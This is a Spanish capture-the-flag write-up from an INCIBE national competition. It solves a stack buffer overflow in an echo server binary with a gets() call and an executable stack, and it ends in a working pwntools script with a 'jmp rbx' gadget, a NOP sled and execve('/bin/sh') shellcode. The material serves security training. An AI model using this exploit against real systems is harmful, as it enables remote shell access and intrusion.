España | digital 2026

Competición:

Selección nacional ECSC2023

Solucionario reto 12

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

ÍNDICE

1. CARACTERÍSTICAS DE LA COMPETICIÓN

La competición **"Selección nacional para los ECSC2023"** tuvo lugar el 10 de junio de 2023 de forma online.

2. INFORMACIÓN DE RETO

Información general

- **Identificador**: Reto 12
- **Categoría**: Explotación
- **Puntuación**: 300
- **Dificultad**: Alta
- **Tipo**: Virtualizado

Conocimientos y habilidades

- **MITRE**: Exploit Public-Facing Application (T1190)
- **NICE**: Knowledge of application vulnerabilities (K0009) / Skill in assessing the robustness of security systems and designs (S0009), Skill in conducting application vulnerability assessments (S0137)
- **ENISA:** Testing / Application Development / Application Design

3. SOLUCIÓN RETO 12

Enunciado

Hemos desplegado nuestro nuevo servidor “ECHOnomy” donde simplemente se devuelven los datos que se reciben. ¿Podrás acceder al sistema?

Formato: alfanumérico

Pistas

1. La función gets es una función insegura.
2. Observa los permisos del binario, parece que el stack tiene permisos de ejecución.
3. ¿Qué registros almacenan direcciones del stack? ¿Puedes encontrar alguna instrucción “jmp” en el programa que te permita saltar a una dirección del stack?

Solución

Primero comprobamos con “checksec” las protecciones del binario.

```
└─$ checksec echonomy
[*]
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Ilustración 1: Protecciones del binario

Como se puede ver, el binario no tiene el bit NX habilitado. En consecuencia, **las direcciones de memoria del stack tendrán permisos de ejecución y por lo tanto, si conseguimos almacenar un shellcode en el stack y alterar el flujo del programa para que salte a su dirección y lo ejecute, podremos ejecutar lo que hayamos almacenado** y acceder al equipo de manera remota.

A continuación, observamos el código del ejecutable haciendo uso de la herramienta ghidra.

Decompile: main - (reto14)

```
1
2  undefined8 main(void)
3
4  {
5    char local_48 [64];
6
7    setbuf(stdout,(char *)0x0);
8    puts("Welcome to the ECHO server!\n");
9    puts("Introduce your string: ");
10   gets(local_48);
11   printf("%s",local_48);
12   return 0;
13 }
14
```

Ilustración 2: Reversing mediante la herramienta ghidra

Se puede ver que el binario hace uso de la función “gets” para leer datos. Esta función no hace comprobaciones de seguridad para asegurarse que no se sobrescribe memoria más allá del buffer indicado, por lo que es vulnerable a desbordamiento de búfer.

Haciendo uso de GDB con la extensión gef (https://github.com/hugsy/gef), buscamos el offset con el que sobrescribiremos el registro “RIP” y aprovecharemos para identificar si algún registro contiene una dirección del stack al final de la ejecución del main para

posteriormente, comprobar si existe alguna función “jmp” que nos permita saltar a ese registro y por lo tanto, al propio stack.

Utilizaremos las órdenes o comandos en gef, “**pattern create**” y “**pattern offset**”, para conocer la distancia u offset: 88.

```
gef➤  pattern create 200
[+] Generating a pattern of 200 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoa
aaawaaaaaaaxaaaaaaayaaaaaaa
[+] Saved as '$_gef1'
gef➤  r
Starting program: /home/eljoselillo7/Retos/reto14/diseño/docker/files/echonomy
[*] Failed to find objfile or not a valid file format: [Errno 2] No existe el fichero o el directorio: 'system-sup
Welcome to the ECHO server!

Introduce your string:
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoa
aaawaaaaaaaxaaaaaaayaaaaaaa
```

Ilustración 3: Creación y envio de pattern

Cuando el programa se ejecuta, provoca el desbordamiento. Copiamos los primeros valores del stack que serán los que se cargarán al registro RIP al ejecutar la instrucción “ret”.

```
0x007fffffffdd88 +0x0000: "laaaaaaamaaaaaaanaaaaaaaoaaaaaaa
0x007fffffffdd90 +0x0008: "maaaaaaanaaaaaaaoaaaaaaapaaaaaaa
0x007fffffffdd98 +0x0010: "naaaaaaaoaaaaaaapaaaaaaaqaaaaaaa
0x007fffffffdda0 +0x0018: "oaaaaaaapaaaaaaaqaaaaaaaraaaaaaa
0x007fffffffdda8 +0x0020: "paaaaaaaqaaaaaaaraaaaaaasaaaaaaa
0x007fffffffddb0 +0x0028: "qaaaaaaaraaaaaaasaaaaaaataaaaaaa
0x007fffffffddb8 +0x0030: "raaaaaaasaaaaaaataaaaaaauaaaaaaa
0x007fffffffddc0 +0x0038: "saaaaaaataaaaaaauaaaaaaavaaaaaaa

     0x4017a0 <main+90>        call   0x4097f0 <printf>
     0x4017a5 <main+95>        mov    eax, 0x0
     0x4017aa <main+100>       leave
 →   0x4017ab <main+101>       ret
[!] Cannot disassemble from $PC

[#0] Id 1, Name: "echonomy", stopped 0x4017ab in main (),

[#0] 0x4017ab → main()

gef➤  pattern offset laaaaaaamaaaaaaanaaaaaa
[+] Searching for 'laaaaaaamaaaaaaanaaaaaa'
[+] Found at offset 88 (big-endian search)
```

Ilustración 4: Cálculo del offset

La distancia mencionada es 88 y observamos que al finalizar la ejecución del “main”, el registro $rbx tiene una dirección del stack.



Ilustración 5: Registro rbx con dirección del stack

Mediante el comando "vmmap" obtenemos las direcciones asociadas al stack y comprobamos que la dirección de $rbx está asociada al stack.

Ilustración 6: Rango de direcciones del stack

A continuación, buscamos en el binario una instrucción "jmp rbx" la cual nos permitirá saltar a la dirección del registro $rbx. Para ello, utilizamos la herramienta ROPgadget.



Ilustración 7: Búsqueda instruccion "jmp rbx"

Finalmente calculamos la diferencia entre la dirección que habíamos encontrado en $rbx y la dirección del principio del stack al acabar la función "main". Esto nos servirá para saber cuántos "nop" poner en nuestro payload para que el programa salte a nuestro shellcode.

Ilustración 8: Cálculo diferencia de dirección de salto y stack

Obtenemos la diferencia desde la dirección que cargamos hasta llegar al registro rip y el salto es el valor "0x1b0" que convertido a decimal es 432. En nuestro payload vamos a rellenar con 450 instrucciones "nop" para asegurar su funcionamiento.

Utilizando un shellcode que ejecuta "execve(/bin/sh)", el programa final quedaría de la siguiente forma:

```
from pwn import *


#p = process("./echonomy")
p = remote("127.0.0.1", "9339")


payload = b""
payload += b"A"*88 + p64(0x0000000000407c90) # jmp rbx
```

```
payload += b"\x90" * 450 # add nop instructions in order that rbx
points to our shellcode


payload +=
b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f
\x6a\x3b\x58\x99\x0f\x05" # execve(/bin/sh) shellcode



p.recv()

p.sendline(payload)

p.interactive()
```

Lo ejecutamos y obtenemos la flag.



Ilustración 9: Ejecución de solver.py